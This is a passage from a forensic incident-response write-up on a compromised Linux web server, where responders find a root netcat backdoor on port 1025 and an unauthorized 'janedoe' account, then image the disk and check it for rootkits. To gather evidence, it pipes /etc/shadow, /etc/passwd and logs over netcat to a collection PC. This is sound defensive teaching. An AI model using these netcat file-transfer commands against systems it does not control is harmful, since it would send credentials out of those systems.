root       674  0.0  0.3   3352   780 ?        S    03:42   0:00
/usr/sbin/sshd
```

Results of the "./ps -aux" command:

```
root       689  0.0  0.0  2028  232 ?        S    03:42   0:00 xinetd -
stayalive
root       698  0.0  0.0  1428  216 ?        S    03:42   0:00 gpm -t imps2
-m /
root       707  0.0  0.1  1452  288 ?        S    03:42   0:00 crond
xfs        738  0.0  0.1  4508  300 ?        S    03:42   0:00 xfs -droppriv
-da
daemon     756  0.0  0.1  1432  328 ?        S    03:42   0:00 /usr/sbin/atd
root       768  0.0  0.3  5772  924 ?        S    03:42   0:00 /usr/bin/perl
/us
root       781  0.0  0.0  1376  180 tty3     S    03:42   0:00
/sbin/mingetty tt
root       784  0.0  0.0  1368  180 tty4     S    03:42   0:00
/sbin/mingetty tt
root       785  0.0  0.0  1368  180 tty5     S    03:42   0:00
/sbin/mingetty tt
root       786  0.0  0.0  1372  180 tty6     S    03:42   0:00
/sbin/mingetty tt
root       787  0.0  0.1  6648  384 ?        S    17:04   0:00
/usr/sbin/sshd
root      9211  0.0  0.4  2332 1060 ?        S    16:11   0:00 login -- root
root      9272  0.0  1.8  6392 4628 ?        S    19:59   0:00 /usr/bin/perl
/us
root      1236  0.0  0.2  1988  564 tty1     S    03:42   0:00 /usr/sbin/nc
-l -
root      9427  0.0  0.5  4364 1456 tty2     S    16:11   0:00 -bash
root      9485  0.0  0.3  2760  768 tty1     R    16:29   0:00 ps -aux
```

The "`./top -b -n1`" command shows that the system is fairly idle - there are not any processes out of the ordinary taking up CPU time. The -b option directs top to run in batch mode (produce a set of output) and the -n1 option says "one time".

Results of the "./top -b -n1" command:

```
  4:39pm  up  1 days,  1 users,  load average: 0.09, 0.07, 0.01
39 processes: 38 sleeping, 1 running, 0 zombie, 0 stopped
CPU states:  0.4% user,  3.0% system,  0.8% nice, 95.5% idle
Mem:   255476K av,  251872K used,    3604K free,       0K shrd,   17296K
buff
Swap:  522104K av,    6360K used,  515744K free                  211656K
cached

  PID USER     PRI  NI  SIZE  RSS SHARE STAT %CPU %MEM   TIME COMMAND
    6 root      14   0     0    0     0 SW    1.9  0.0   0:43 kscand
 9486 root      15   0  1012 1012   836 R     0.9  0.3   0:00 top
    1 root       8   0   288  268   236 S     0.0  0.1   0:05 init
    2 root       9   0     0    0     0 SW    0.0  0.0   0:00 keventd
    3 root       9   0     0    0     0 SW    0.0  0.0   0:00 kapmd
    4 root      19  19     0    0     0 SWN   0.0  0.0   0:00 ksoftirqd_CPU0
    5 root       9   0     0    0     0 SW    0.0  0.0   0:03 kswapd
    7 root       9   0     0    0     0 SW    0.0  0.0   0:00 bdflush
    8 root       9   0     0    0     0 SW    0.0  0.0   0:00 kupdated
    9 root      -1 -20     0    0     0 SW<   0.0  0.0   0:00 mdrecoveryd
   17 root       9   0     0    0     0 SW    0.0  0.0   0:00 kjournald
   73 root       9   0     0    0     0 SW    0.0  0.0   0:00 khubd
```

Results of the "./top -b -n1" command:

```
  165 root      9   0     0     0     0 SW   0.0  0.0   0:00 kjournald
  330 root      9   0   276   268   236 S    0.0  0.1   0:00 vmware-guestd
  530 root      9   0   388   364   308 S    0.0  0.1   0:00 syslogd
  534 root      9   0   224   176   172 S    0.0  0.0   0:00 klogd
  552 rpc       9   0   284   216   212 S    0.0  0.0   0:00 portmap
  571 rpcuser   9   0   356   276   272 S    0.0  0.1   0:00 rpc.statd
  636 root      8   0   224   180   176 S    0.0  0.0   0:00 apmd
  674 root      8   0   860   780   616 S    0.0  0.3   0:01 sshd
  689 root      9   0   344   232   228 S    0.0  0.0   0:00 xinetd
  698 root      9   0   244   216   196 S    0.0  0.0   0:00 gpm
  707 root      8   0   312   288   240 S    0.0  0.1   0:00 crond
  738 xfs       9   0  2568   300   296 S    0.0  0.1   0:00 xfs
  756 daemon    9   0   344   328   288 S    0.0  0.1   0:00 atd
  768 root      9   0  2868   924   588 S    0.0  0.3   0:00 miniserv.pl
  780 root      9   0  1056  1056   856 S    0.0  0.4   0:00 login
  781 root      9   0   224   180   176 S    0.0  0.0   0:00 mingetty
  784 root      9   0   216   180   176 S    0.0  0.0   0:00 mingetty
  785 root      9   0   216   180   176 S    0.0  0.0   0:00 mingetty
  786 root      9   0   220   180   176 S    0.0  0.0   0:00 mingetty
 9211 root      9   0  1060  1060   856 S    0.0  0.4   0:00 login
 9272 root      9   0  4652  4628  1816 S    0.0  1.8   0:00 miniserv.pl
 9361 root     12   0  1444  1444  1140 S    0.0  0.5   0:00 bash
 1236 root      9   0   564   564   472 S    0.0  0.2   0:00 nc
 9427 root      8   0  1456  1456  1140 S    0.0  0.5   0:00 bash
```

5.4.9.2 Collect Open File Information

At this point in the collection process, the file usage by system processes needs to be checked. One might want to gather further information about specific processes running on the system. Lsof is a very powerful tool for this purpose - and it is not always installed on many UNIX systems!

Lsof commands	Data Collection PC
`./lsof -i | nc 192.168.16.40 5555`	`nc -l -p 5555 > lsof_i_cmd`
`./lsof -d rtd | nc 192.168.16.40 5555`	`nc -l -p 5555 > lsof_drtd_cmd`
`./lsof +M -i | nc 192.168.16.40 5555`	`nc -l -p 5555 > lsof_Mi_cmd`

The "`./lsof -i`" command will show all processes who are listening of all Internet and X.25 network files. Here, the nc program shows up again with process ID 1236.

Results of the "./lsof -i" command

```
COMMAND    PID    USER   FD   TYPE DEVICE SIZE NODE NAME
syslogd    530    root    7u  IPv4    905       UDP *:syslog
portmap    552     rpc    3u  IPv4    943       UDP *:sunrpc
portmap    552     rpc    4u  IPv4    954       TCP *:sunrpc (LISTEN)
rpc.statd  571 rpcuser    4u  IPv4    991       UDP *:32768
rpc.statd  571 rpcuser    5u  IPv4    971       UDP *:747
rpc.statd  571 rpcuser    6u  IPv4    994       TCP *:32768 (LISTEN)
sshd       674    root    3u  IPv4   1318       TCP *:ssh (LISTEN)
```

Results of the "./lsof -i" command

```
xinetd     689     root    5u  IPv4   1357       TCP
localhost.localdomain:32769 (LISTEN)
miniserv.  768     root    3u  IPv4   1497       TCP *:20000 (LISTEN)
miniserv.  768     root    4u  IPv4   1498       UDP *:20000
localhost.localdomain:x11-ssh-offset (LISTEN)
miniserv. 1011     root    4u  IPv4  10288       TCP *:10000 (LISTEN)
miniserv. 1011     root    5u  IPv4  10289       UDP *:10000
nc        1236     root    3u  IPv4  10490       TCP *:1025 (LISTEN)
```

The "`./lsof -d rtd`" command is normally used with a list of file descriptors - here, it shows basic file descriptor information for processes who have files open from the root (/) directory (this should only be trusted system processes).

Results of the "./lsof -d" command

```
COMMAND    PID    USER   FD   TYPE DEVICE SIZE NODE NAME
init         1    root  rtd    DIR    8,2 4096    2 /
keventd      2    root  rtd    DIR    8,2 4096    2 /
kapmd        3    root  rtd    DIR    8,2 4096    2 /
ksoftirqd    4    root  rtd    DIR    8,2 4096    2 /
kswapd       5    root  rtd    DIR    8,2 4096    2 /
kscand       6    root  rtd    DIR    8,2 4096    2 /
bdflush      7    root  rtd    DIR    8,2 4096    2 /
kupdated     8    root  rtd    DIR    8,2 4096    2 /
mdrecover    9    root  rtd    DIR    8,2 4096    2 /
kjournald   17    root  rtd    DIR    8,2 4096    2 /
khubd       73    root  rtd    DIR    8,2 4096    2 /
kjournald  165    root  rtd    DIR    8,2 4096    2 /
vmware-gu  330    root  rtd    DIR    8,2 4096    2 /
syslogd    530    root  rtd    DIR    8,2 4096    2 /
klogd      534    root  rtd    DIR    8,2 4096    2 /
portmap    552     rpc  rtd    DIR    8,2 4096    2 /
rpc.statd  571 rpcuser  rtd    DIR    8,2 4096    2 /
apmd       636    root  rtd    DIR    8,2 4096    2 /
sshd       674    root  rtd    DIR    8,2 4096    2 /
xinetd     689    root  rtd    DIR    8,2 4096    2 /
gpm        698    root  rtd    DIR    8,2 4096    2 /
crond      707    root  rtd    DIR    8,2 4096    2 /
xfs        738     xfs  rtd    DIR    8,2 4096    2 /
atd        756  daemon  rtd    DIR    8,2 4096    2 /
miniserv.  768    root  rtd    DIR    8,2 4096    2 /
miniserv.  775    root  rtd    DIR    8,2 4096    2 /
login      779    root  rtd    DIR    8,2 4096    2 /
mingetty   780    root  rtd    DIR    8,2 4096    2 /
mingetty   781    root  rtd    DIR    8,2 4096    2 /
mingetty   782    root  rtd    DIR    8,2 4096    2 /
mingetty   783    root  rtd    DIR    8,2 4096    2 /
mingetty   784    root  rtd    DIR    8,2 4096    2 /
miniserv. 1011    root  rtd    DIR    8,2 4096    2 /
miniserv. 1011    root  rtd    DIR    8,2 4096    2 /
bash       787    root  rtd    DIR    8,2 4096    2 /
nc        1105    root  rtd    DIR    8,2 4096    2 /
lsof      1551    root  rtd    DIR    8,2 4096    2 /
```

Here, the +M and -i options direct lsof to show portmapper range information and are listening to Internet (and X.25) addresses (more information than the command shown above).

Results of the "./lsof +M -i" command

```
COMMAND    PID    USER   FD   TYPE DEVICE SIZE NODE NAME
syslogd    530    root    7u  IPv4    905       UDP *:syslog
portmap    552     rpc    3u  IPv4    943       UDP *:sunrpc[portmapper]
portmap    552     rpc    4u  IPv4    954       TCP *:sunrpc[portmapper]
(LISTEN)
rpc.statd  571 rpcuser    4u  IPv4    991       UDP *:32768[status]
rpc.statd  571 rpcuser    5u  IPv4    971       UDP *:747
rpc.statd  571 rpcuser    6u  IPv4    994       TCP *:32768[status] (LISTEN)
sshd       674    root    3u  IPv4   1318       TCP *:ssh (LISTEN)
xinetd     689    root    5u  IPv4   1357       TCP
localhost.localdomain:32769[sgi_fam] (LISTEN)
miniserv.  768    root    3u  IPv4   1497       TCP *:20000 (LISTEN)
miniserv.  768    root    4u  IPv4   1498       UDP *:20000
miniserv. 1011    root    4u  IPv4  10288       TCP *:10000 (LISTEN)
miniserv. 1011    root    5u  IPv4  10289       UDP *:10000
nc        1236    root    3u  IPv4  10490       TCP *:1025 (LISTEN)
```

5.4.9.3 Detailed Process and File Information on Process 1236

Next, more detailed analysis will be done on process ID 1236. To do that, a long listing (ls -l) of all files (-a) is collected from the `/proc/1236` directory.

Compromised System	Data Collection PC
`./ls -la /proc/1236 > 192.168.16.40 5555`	`nc -l -p 5555 > ls_la_proc1236`

Here, the directory listing of in the `/proc` file system for process ID 1236 is collected. The `/proc` file system isn't really a set of actual directories - rather, is a volatile map of system processes that are running on the system. It allows for a directory like interface to detailed information about processes. Once can see, again, that nc (netcat) is the running process, and it started right after the reboot time (3:40 AM).

Results of the "./ls -la" command:

```
total 0
dr-xr-xr-x    3 root     root            0 Nov 28 03:42 .
dr-xr-xr-x   58 root     root            0 Nov 27 21:33 ..
-r--r--r--    1 root     root            0 Nov 28 03:42 cmdline
lrwxrwxrwx    1 root     root            0 Nov 28 03:42 cwd -> /root
-r--------    1 root     root            0 Nov 28 03:42 environ
lrwxrwxrwx    1 root     root            0 Nov 28 03:42 exe -> /usr/sbin/nc
dr-x------    2 root     root            0 Nov 28 03:42 fd
-r--r--r--    1 root     root            0 Nov 28 03:42 maps
-rw-------    1 root     root            0 Nov 28 03:42 mem
-r--r--r--    1 root     root            0 Nov 28 03:42 mounts
lrwxrwxrwx    1 root     root            0 Nov 28 03:42 root -> /
-r--r--r--    1 root     root            0 Nov 28 03:42 stat
```

Results of the "./ls -la" command:
-r--r--r-- 1 root root 0 Nov 28 03:42 statm -r--r--r-- 1 root root 0 Nov 28 03:42 status

Compromised System	Data Collection PC
./lsof -p 1236 | nc 192.168.16.40 5555	nc -l -p 5555 > lsof_p_1236_cmd

Next, collect detailed information about the files in use by process ID 1236 with the `lsof` command. Here, it can be seen that nc (netcat) is running, it is using libraries, and it is listening on port 1025/TCP.

Results of "./lsof -p 1236" command:

```
COMMAND  PID USER   FD   TYPE DEVICE    SIZE   NODE NAME
nc      1236 root  cwd    DIR    8,2    4096 289729 /root
nc      1236 root  rtd    DIR    8,2    4096      2 /
nc      1236 root  txt    REG    8,2  427500 386629 /usr/sbin/nc
nc      1236 root  mem    REG    8,2   49929  18140 /lib/libnss_files-
2.3.2.so
nc      1236 root  mem    REG    8,2   90168  18457 /lib/ld-2.3.2.so
nc      1236 root  mem    REG    8,2   49802  18143 /lib/libnss_nisplus-
2.3.2.so
nc      1236 root  mem    REG    8,2   90721  18137 /lib/libnsl-2.3.2.so
nc      1236 root  mem    REG    8,2 1452984 565568 /lib/i686/libc-2.3.2.so
nc      1236 root    0u  sock    0,0         10489 can't identify protocol
nc      1236 root    1u   CHR    4,1         71084 /dev/tty1
nc      1236 root    2u   CHR    4,1         71084 /dev/tty1
nc      1236 root    3u  IPv4  10490           TCP *:1025 (LISTEN)
```

5.4.9.4 Collect Log Files

And after this group of commands is executed, collect network related log files from the system to the collection PC. The `utmp` and `wtmp` files are in binary format, so they will not be reproduced here - it would not make sense. These files are preserved for future analysis. The messages file is quite long - pertinent records will be shown elsewhere. At this point the WebMin log file is collected as well.

Compromised System	Data Collection PC
./nc 192.168.16.40 5555 </var/run/utmp	nc -l -p 5555 > utmp_file
./nc 192.168.16.40 5555 < /var/log/wtmp	nc -l -p 5555 > wtmp_file
./nc 192.168.16.40 5555 < /var/log/messages	nc -l -p 5555 > messages_file
./nc 192.168.16.40 5555 < /var/log/miniserv.log	nc -l -p 5555 > miniserv_log_file

Offline, check these log files to see if there is any "janedoe" information in them - there isn't. Therefore there is conclusive proof that the local logging methods were tampered with, and the value of centralized a syslog server is proven. Without the central syslog server, there would be very little evidence indicating what has occurred.

5.4.10 Step Six - File System Information

There are three related to files on a Unix/Linux system. They are the access time (atime), modification time (mtime), and change time (ctime). The access time is the last time that a file was accessed for reading or writing. The difference between the modification and change times is that modification means to change the contents of the file, whereas change means the files' label (permissions, ownership, etc) and when.

File times need to be recorded in the correct order - if a file is accessed to get the last modified time before the last accessed time, the accessed time will be over written (not preserved). Therefore, it is critical to the evidence collection process to run these commands in this order:

Compromised System	Data Collection PC
`cd / (this command nees to be executed from the root)`	
`/mnt/cdrom/bin/ls -laRu | nc 192.168.16.40 5555`	`nc -l -p 5555 > ls_laRu_cmd`
`/mnt/cdrom/bin/ls -alRc | nc 192.168.16.40 5555Z`	`nc -l -p 5555 > ls_alRc_cmd`
`/mnt/cdrom/bin/ls -alR | nc 192.168.16.40 5555`	`nc -l -p 5555 > ls_alR_cmd`
`cd /mnt/cdrom/bin (change back to collection directory)`	

Since the results of the first command (`ls -laRu`) are about 1270 pages, the pertinent information (the `nc` file in `/usr/sbin`) will be listed below. From the output, one can see that `nc` (netcat) was placed on the system about 3:03 AM on Nov 28 and that one of the system files (which would almost always be executed) has been changed.

Results of analyzing the results of collecting file times:

```
...
./etc/rc.d/init.d:
...
-rwxr-xr-x    1 root     root         3222 Aug 27  2002 squid
-rwxr-xr-x    1 root     root         2647 Nov 28 03:21 sshd
-rwxr-xr-x    1 root     root         1369 Jun 23  2002 syslog
-rwxr-xr-x    1 root     root         2712 Jun 23  2002 tux


./usr/sbin:
total 18008
drwxr-xr-x    2 root     root         8192 Nov 29 03:57 .
drwxr-xr-x   15 root     root         4096 Nov 29 03:57 ..
.
.
.
-rwxr-xr-x    1 root     root         9563 Aug  7  2002 named-checkconf
-rwxr-xr-x    1 root     root        10854 Aug  7  2002 named-checkzone
-rwxr-xr-x    1 root     root       427500 Nov 28 03:03 nc
lrwxrwxrwx    1 root     root           41 Nov 28 23:38 neat ->
../share/redhat-config-network/netconf.py
```

Results of analyzing the results of collecting file times:
. .

Now, on the evidence PC, we have all file times for all files in the system in a manner which shows us the times in the proper order.

Next, capture some of the more important system files from the `/etc` directory for analysis on the collection PC.

Compromised System	Data Collection PC
`./nc 192.168.16.40 5555 < /etc/passwd`	`nc -l -p 5555 > passwd_file`
`./nc 192.168.16.40 5555 < /etc/shadow`	`nc -l -p 5555 > shadow_file`
`./nc 192.168.16.40 5555 < /etc/inittab`	`nc -l -p 5555 > inittab_file`

Checking the password file shows that "janedoe" as an account on the system:

```
janedoe:x:1501:1501:Jane Doe:/home/janedoe:/bin/sh
```

5.4.11 Other Commands

At this point there are other commands that an incident handling team can run which may be of value. The current set of commands show that an unapproved backdoor program is running on the system, and that an unauthorized user has gained access. By running the rpm command with the he "-Va" (Verify all) option, an incident handler can collect a list of information that shows if programs and files on the system don't match what is supposed to be on the system. This command will search through the RPM database and check the state of the system for consistency.

Compromised System	Data Collection PC
`./rpm -Va | nc 192.168.16.40 5555`	`nc -l -p 5555 > rpm_va_cmd`

Several files showed up that should not have been modified (not a good sign):

Results of analyziResults of analyzing the 'rpm' command:

```
...
S.5....T   /usr/bin/ab
S.5....T   /usr/bin/htdbm
S.5....T   /usr/bin/htdigest
S.5....T   /usr/bin/htpasswd
S.5....T   /usr/bin/logresolve
...
S.5....T   /usr/sbin/editcap
.......T   /usr/sbin/idl2eth
S.5....T   /usr/sbin/mergecap
S.5....T   /usr/sbin/tethereal
S.5....T   /usr/sbin/text2pcap
...
..5....T   /usr/bin/getent
S.5....T   /usr/bin/glibcbug
```

```
Results of analyziResults of analyzing the 'rpm' command:
S.5....T   /usr/bin/iconv
.......T   /usr/bin/ldd...
```

5.4.12 Finishing Up Part A

Finally, the data files collected on the data collection PC need to have md5sum ran on them and the checksums recorded. This step is necessary in order to guarantee that the data was not tampered with at some point over the life of the collected information.

Remember that there is still a shell running - that shell is exited, and the parent system shell is exited, and the floppy disk is unmounted and ejected. The disk is labeled and sealed in a clear (see through) plastic bag. The label records incident case number, handler, date, time, and item description. The envelope is sealed with tamper evident tape.

5.4.13 Step Seven - Decision Time with Management

At this point in the data collection process the incident team needs to coordinate with management, the system owner, and the system manager to determine decide if the system can be taken down for disk imaging - and when that should take place. Given that this system is not mission critical as it is only a departmental web server and not the primary University web server, the decision is made to take the system down, install additional hard drives, and produce at least two (preferably four) disk images.

Note that the tcpdump is still running so if the attacker attempts to connect to the system a record will be made. A check is made - at this point there is no traffic to and from the compromised server from the 10.0.0.0 network. Only a few HTTP requests from a different network.

5.5 Containment Part B - Disk Image and Analysis

Next, the process of imaging the disk and analyzing the disk for intrusions will be presented. Generally, forensic disk analysis is geared towards analyzing file time/date stamps and the data in the files.

5.5.1 Boot FIRE

The power plug is pulled on the system and a second hard drive is installed in the system. During the process of opening the case the inside of the computer is inspected to see if the dust that collects inside the computer over time has been recently disturbed (it wasn't - the dust layer was consistent inside the system). Had the dust been disturbed the team would have stopped the process and found out who had been inside the computer - if a disturbance could not be explained then it is a very good chance that a physical penetration had occurred (highly unlikely in a limited access room). The incident handler would stop at this point and resync with management and suggest involve law enforcement to collect finger prints, which the team is not qualified to do.

There is a very important detail in using any forensic imaging tool. One must guarantee that the original disk - the disk that contains the evidence - never be written to by an analysis tool. If so, it brings into question the validity of the evidence. This principle should be followed on analysis disks. Generally, this is accomplished with a hardware write blocker (the team didn't have one - they were just very careful!).

Figure 15: FIRE Boot Screen

Once the FIRE CD is booted, these commands are executed to establish an initial checksum of the drive and then to make a disk image from the source drive to the target drive. When booted under VMware, the "`BusLogic.o`" device driver needs to be loaded with the command:

Load BusLogic SCSI driver
`insmod /mnt/fire/lib/modules/2.4.20-Fire/kernel/drivers/scsi/BusLogic.o`

There are a few battle (and more importantly, Federal court proven) tools to make bit for bit disk images that are forensically sound and admissible. Examples include the UNIX/Linux "`dd`" command[21], Symantac Ghost (2002 and later with the correct command line switches), and the venerable standby, SafeBack. Here, since the team has limited funding, the "`dd`" is the preferred tool, and the FIRE 0.42b bootable CD will be used to create a disk image onto two previously steriled disks for analysis.

[21] For a good article on this topic, see: "Acquiring the Evidence" by Sun Microsystems. at the InformIT.com website. URL: http://www.informit.com/isapi/product_id~%7BBAA09954-2121-4D90-A469-2F460682408C%7D/element_id~%7BF8958834-0684-4749-8F57-1395E1855B12%7D/st~%7BFC01C6FA-A166-40A9-BEFF-FA0234A128E9%7D/content/articlex.asp

In order to make a true copy of the source disk and then to verify that copy there are two steps that need to be done. First, the `dd` command is executed specifying the source (/dev/sda) and destination disk (/dev/sdb). Second, the md5sum program is ran on each partition (source and then target), which shows that each partition pair is mathematically equivalent. Details of this process are presented below. The md5 algorithm is specified in RFC 1321[22].

Commands for Disk Duplication

```
Script started on Sat Nov 29 19:32:20 2003
[Sat Nov 29 19:32:20]

[root@FIRE] /dev> dd if=/dev/sda of=/dev/sdb
12578894+0 records in
12578894+0 records out
[Sat Nov 29 19:59:21]

[root@FIRE] /dev> for prt in '/dev/sda1' '/dev/sdb1' '/dev/sda2' '/dev/sdb2'
'/de
v/sda3' '/dev/sdb3'; do    md5sum $prt; done
a5deb0419115fc58b652d442058160ba  /dev/sda1
a5deb0419115fc58b652d442058160ba  /dev/sdb1
b17c8b88c740631bfa7a3fa47000c6fc  /dev/sda2
b17c8b88c740631bfa7a3fa47000c6fc  /dev/sdb2
3b9ab2a9215492e90ac554b9d50c464f  /dev/sda3
3b9ab2a9215492e90ac554b9d50c464f  /dev/sdb3
[Sat Nov 29 21:18:24]
```

At this point in the process there is one duplicate drive, so the system is brought down, the duplicate is removed, and a second sterile disk is installed. The process to verify the md5 sum of the drive and to make an image is repeated, with the same results - a validated duplicate is created.

How many disk images should be created? Under the best of circumstances, create four (4) disks that would be used as follows[23]:

- Original disk - preserved for the future. This disk is signed by the incident handler, packaged in anti-static wrapping, sealed with tamper evident tape, and labeled. The label records the incident (case) number, date, time handler, item description, collection location, and disk serial number. The disk will be locked in the evidence locker after it is logged in to the evidence logbook. The evidence lockup is a limited access cabinet located in a locked office.
- First copy - Used for analysis.
- Second copy - in case the first is damaged or changed.
- Third copy - used to verify the first disk during evidentiary discovery, should a case ever get that far (proving what tasks were performed).

[22] See: http://www.ietf.org/rfc/rfc1321.txt?number=1321
[23] Actually, this advice was offered by a respected Computer forensic analyst at an Infragard meeting held in December 2003.

- Fourth copy - returned to operation in the system if Management decides to do so.

5.5.2 Step Nine - Disk Analysis

Mount the forensic copy disk with the mount command. The options are:

- -n: don't write to the default mount table, `/etc/mtab`.
- -o: Use these options:
  - noatime: do not update the access times on the disk.
  - nosuid: setuid or setgid files will not take effect.
  - nodev: do not interpret character / block special devices on the disk.
  - noexec: Do not execute programs / scripts on the file system.
  - ro: Read only.
- /dev/sdb1 (2): source SCSI disk
- /mnt/sdb1 (2): target mount point on system

Mount command

```
mkdir /mnt/sdb1
mount -n -o noatine,nosuid,nodev,noexec,ro /dev/sdb1 /mnt/sdb1
mkdir /mnt/sdb2
mount -n -o noatine,nosuid,nodev,noexec,ro /dev/sdb2 /mnt/sdb2
```

Results (screenshot of mounted filesystems)

```
[Tue Dec  2 23:09:30]
[root@FIRE] /mnt> mount
rootfs on / type rootfs (rw)
/dev/root on / type ext2 (rw)
/proc on /proc type proc (rw)
/dev/cdrom on /mnt/cdrom type iso9660 (ro)
/dev/loop0 on /mnt/fire type ext2 (ro)
/dev/sdb1 on /mnt/sdb1 type ext3 (ro,noatime,nosuid,nodev,noexec)
/dev/sdb2 on /mnt/sdb2 type ext3 (ro,noatime,nosuid,nodev,noexec)
[Tue Dec  2 23:09:31]
[root@FIRE] /mnt> _
```

Next, a very well respected tool called "`chkrootkit`" will be used to analyze the disk to see if a rootkit is installed[24]. Since there is a clean O.S. running (FIRE), there is no way that the rootkit can modify system files and the kernel to hide from an analysis tool. Using the -r option means that chkrootkit will examine the mounted file system, treating a directory as the root of a drive.

Chkrootkit Commands

```
# ./chkrootkit -r /mnt/sdb2
```

[24] The homepage for chkrootkit is www.chkrootkit.org.

Note: the same command is run on /mnt/sdb1, and the results were the same (nothing found). There is nothing detected from the tool as shown below:

Results of chkrootkit command

```
ROOTDIR is `/mnt/sdb2/'
Checking `amd'... not found
Checking `basename'... not infected
Checking `biff'... not found
Checking `chfn'... not infected
Checking `chsh'... not infected
Checking `cron'... not infected
Checking `date'... not infected
Checking `du'... not infected
Checking `dirname'... not infected
Checking `echo'... not infected
Checking `egrep'... not infected
Checking `env'... not infected
Checking `find'... not infected
Checking `fingerd'... not found
Checking `gpm'... not infected
Checking `grep'... not infected
Checking `hdparm'... not infected
Checking `su'... not infected
Checking `ifconfig'... INFECTED
Checking `inetd'... not infected
Checking `inetdconf'... not found
Checking `identd'... not found
Checking `init'... not infected
Checking `killall'... INFECTED
Checking `ldsopreload'... not infected
Checking `login'... not infected
Checking `ls'... not infected
Checking `lsof'... not infected
Checking `mail'... not infected
Checking `mingetty'... not infected
Checking `netstat'... not infected
Checking `named'... not infected
Checking `passwd'... not infected
Checking `pidof'... not infected
Checking `pop2'... not found
Checking `pop3'... not found
Checking `ps'... not infected
Checking `pstree'... not infected
Checking `rpcinfo'... not infected
Checking `rlogind'... not found
Checking `rshd'... not found
Checking `slogin'... not infected
Checking `sendmail'... not found
Checking `sshd'... not infected
Checking `syslogd'... not infected
Checking `tar'... not infected
Checking `tcpd'... not infected
Checking `tcpdump'... not infected
Checking `top'... not infected
Checking `telnetd'... not found
Checking `timed'... not found
```

Results of chkrootkit command

```
Checking `traceroute'... not infected
Checking `w'... not infected
Checking `write'... not infected
Checking `aliens'... no suspect files
Searching for sniffer's logs, it may take a while... nothing found
Searching for HiDrootkit's default dir... nothing found
Searching for t0rn's default files and dirs... nothing found
Searching for t0rn's v8 defaults... nothing found
Searching for Lion Worm default files and dirs... nothing found
Searching for RSHA's default files and dir... nothing found
Searching for RH-Sharpe's default files... nothing found
Searching for Ambient's rootkit (ark) default files and dirs... nothing
found
Searching for suspicious files and dirs, it may take a while...
/mnt/sdb2/usr/lib/perl5/5.8.0/i386-linux-thread-multi/.packlist
/mnt/sdb2/usr/lib/openoffice/share/gnome/net/.directory
/mnt/sdb2/usr/lib/openoffice/share/gnome/net/.order
/mnt/sdb2/usr/lib/openoffice/share/kde/net/applnk/OpenOffice.org/.directory
/mnt/sdb2/usr/lib/openoffice/share/kde/net/applnk/OpenOffice.org/.order

Searching for LPD Worm files and dirs... nothing found
Searching for Ramen Worm files and dirs... nothing found
Searching for Maniac files and dirs... nothing found
Searching for RK17 files and dirs... nothing found
Searching for Ducoci rootkit... nothing found
Searching for Adore Worm... nothing found
Searching for ShitC Worm... nothing found
Searching for Omega Worm... nothing found
Searching for Sadmind/IIS Worm... nothing found
Searching for MonKit... nothing found
Searching for Showtee... nothing found
Searching for OpticKit... nothing found
Searching for T.R.K... nothing found
Searching for Mithra... nothing found
Searching for OBSD rk v1... /mnt/sdb2/usr/lib/security
/mnt/sdb2/usr/lib/security/classpath.security
/mnt/sdb2/usr/lib/security/libgcj.security
Searching for LOC rootkit ... nothing found
Searching for Romanian rootkit ... nothing found
Searching for HKRK rootkit ... nothing found
Searching for anomalies in shell history files... nothing found
Checking `asp'... not infected
Checking `bindshell'... not tested
Checking `lkm'... not tested
Checking `rexedcs'... not found
Checking `sniffer'... not tested
Checking `wted'... nothing deleted
Checking `scalper'... not infected
Checking `slapper'... not infected
Checking `z2'...
nothing deleted
```

Next, look over the disk and find any files that are SETUID (set User ID on execution). To do this, use the find command and direct it to search for files with at least permissions of 004000 - meaning that the file has at least the SETUID bit on.

Analyze disk - search for SETUID files

```
find /mnt/sdb2/* \( -perm +004000 \) -type > /mnt/floppy/setuidfl
```

There are a variety of normal files that are SETUID on the system - nothing out of the ordinary (the discovered binary, nc, doesn't show up). As above, the same command is ran for the `/mnt/sdb1` mount point - results are limited here for the sake of space.

Results of the find command:

```
/mnt/sdb2/etc/X11/X
/mnt/sdb2/usr/bin/chage
/mnt/sdb2/usr/bin/gpasswd
/mnt/sdb2/usr/bin/chfn
/mnt/sdb2/usr/bin/chsh
/mnt/sdb2/usr/bin/newgrp
/mnt/sdb2/usr/bin/at
/mnt/sdb2/usr/bin/passwd
/mnt/sdb2/usr/bin/rcp
/mnt/sdb2/usr/bin/rlogin
/mnt/sdb2/usr/bin/rsh
/mnt/sdb2/usr/bin/sudo
/mnt/sdb2/usr/bin/crontab
/mnt/sdb2/usr/libexec/pt_chown
/mnt/sdb2/usr/libexec/openssh/ssh-keysign
/mnt/sdb2/usr/sbin/ping6
/mnt/sdb2/usr/sbin/traceroute6
/mnt/sdb2/usr/sbin/usernetctl
/mnt/sdb2/usr/sbin/userhelper
/mnt/sdb2/usr/sbin/userisdnctl
/mnt/sdb2/usr/sbin/traceroute
/mnt/sdb2/usr/sbin/suexec
/mnt/sdb2/usr/X11R6/bin/XFree86
/mnt/sdb2/bin/ping
/mnt/sdb2/bin/mount
/mnt/sdb2/bin/umount
/mnt/sdb2/bin/su
/mnt/sdb2/sbin/pam_timestamp_check
/mnt/sdb2/sbin/pwdb_chkpwd
/mnt/sdb2/sbin/unix_chkpwd
```

Next, look over the disk and find any files that are SETGUD (set group ID on execution). To do this, use the find command and direct it to search for files with at least permissions of 002000 - meaning that the file has at least the SETGID bit on.

Analyze disk - search for SETGID files

```
find /mnt/sdb2/* \( -perm +002000 \) -type > /mnt/floppy/setgidfl
```

There are a variety of normal files that are SETGID on the system - nothing out of the ordinary (the discovered binary, nc, doesn't show up). The same applies for `/mnt/sdb1`, as above.

Results of searching for SETGID files

```
/mnt/sdb2/var/ftp/pub
/mnt/sdb2/usr/bin/wall
/mnt/sdb2/usr/bin/write
/mnt/sdb2/usr/bin/lockfile
/mnt/sdb2/usr/bin/slocate
/mnt/sdb2/usr/sbin/utempter
/mnt/sdb2/usr/sbin/gnome-pty-helper
/mnt/sdb2/usr/sbin/lockdev
/mnt/sdb2/usr/sbin/sendmail.sendmail
/mnt/sdb2/usr/sbin/postdrop
/mnt/sdb2/usr/sbin/postqueue
/mnt/sdb2/sbin/netreport
```

Next, a search is done to find any files that have changed since Nov 28 and midnight (as we believe that the earliest incursion is a few hours later). This is a two step process. First, a temporary file needs to be created that is time/date stamped as of midnight on Nov 28. Note that this file is created in the RAM based /tmp file system that FIRE provides - no file is actually made on the disk itself. After the test file exists, the find command is run. The options are to find files that are newer than the test file, search for normal files (-type f), and print out the last access (%Ar) time and the

Analyze disk - search for files created since 2 days ago

```
touch -m 11280000 /tmp/tstmp
